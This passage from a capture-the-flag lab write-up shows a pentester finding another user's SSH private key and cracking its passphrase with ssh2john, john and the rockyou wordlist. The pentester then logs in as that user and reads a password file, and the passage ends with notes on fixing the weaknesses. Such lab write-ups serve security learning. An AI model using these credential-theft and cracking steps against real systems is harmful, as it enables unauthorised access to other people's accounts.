


```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ ls
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
```



```
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ chmod 777 pass.bak
chmod: changing permissions of 'pass.bak': Operation not permitted
jan@basic2:/home/kay$
```


Poking around, I found some interesting items in .ssh



```
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8N
g624b9qOQp7LOWDMVIINfCuzkTA3ZugSyo1OehPc0iyD7SfJIMzsETFvlHB3DlLLeNFm11hNeUBCF4Lt
6o9uH3lcTuPVyZAvbAt7xD66bKjyEUy3hrpSnruN+M0exdSjaV54PI9TBFkUmmqpXsrWzMj1QaxBxZMq
3xaBxTsFvW2nEx0rPOrnltQM4bdAvmvSXtuxLw6e5iCaAy1eoTHw0N6IfeGvwcHXIlCT25gH1gRfS0/N
dR9cs78ylxYTLDnNvkxL1J3cVzVHJ/ZfOOWOCK4iJ/K8PIbSnYsBkSnrIlDX27PM7DZCBu+xhIwV5z4h
RwwZZG5VcU+nDZZYr4xtpPbQcIQWYjVwr5vF3vehk57ymIWLwNqU/rSnZ0wZH8MURhVFaNOdr/0184Z1
dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/NV96LKDqHKCXCRFBOh9BgqJUIAXoDdWLtBunFKu/t
gCz0n7SIPSZDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/PuY3efX1GjTdAijRa019M2f8d0OnJpktNw
CIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgFOtlosnFzwNuxxU05ozHuJ59wsmn5LMK97sb
ow== I don't have to type a long password anymore!
jan@basic2:/home/kay/.ssh$ 
```

We may be able to crack this/pass it along to logon as kay. This also may have been found in an enumeration scan like LinEnum or enum4linux.


ssh -i id_rsa_kay kay@{ip}



```
root@ip-10-10-133-171:~/Desktop# chmod 700 id_rsa_kay
root@ip-10-10-133-171:~/Desktop# ssh -i id_rsa_kay kay@10.10.172.40
Enter passphrase for key 'id_rsa_kay': 
```


However, I do not have the password for this. We can use johntheripper to try and crack it:

> python ssh2john.py id_rsa_kay > id_rsa_kay.hash
> john --wordlist=../usr/share/wordlists/rockyou.txt id_rsa_kay.hash




```
root@ip-10-10-200-12:/usr/share/wordlists# john --wordlist=rockyou.txt id_rsa_ka
y.hash && cat id_rsa_kay.hash
Note: This format may emit false positives, so it will keep trying even after fi
nding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-ope
ncl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hash
es
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa_kay)
```

Now we can try to log on to kay’s SSH again with the password we found, “beeswax”.



```
root@ip-10-10-200-12:~/Desktop#  ssh -i id_rsa_kay kay@10.10.106.147
Enter passphrase for key 'id_rsa_kay':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```


Then we have the final flag:



```
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

Conclusion/Pondering Thoughts

In conclusion, this CTF began with a publicly viewable web directory containing confidential files. Then, we used enum4linux to enumerate users, of which we found two. Next, we bruteforced one of those users and found a password lacking in length, capital characters, numbers, and/or special characters. From this logon, we found SSH keys in the other user's directory and a weak associated SSH password. Overall, to resolve these issues, the web developers should review what items are publicly viewable on the web server, ensure users have strong passwords, and review read permissions for users when the SSH into the server.



```
$ cat root_flag.txt
FLAG{1hank_you_4_$3ad!ng!}
```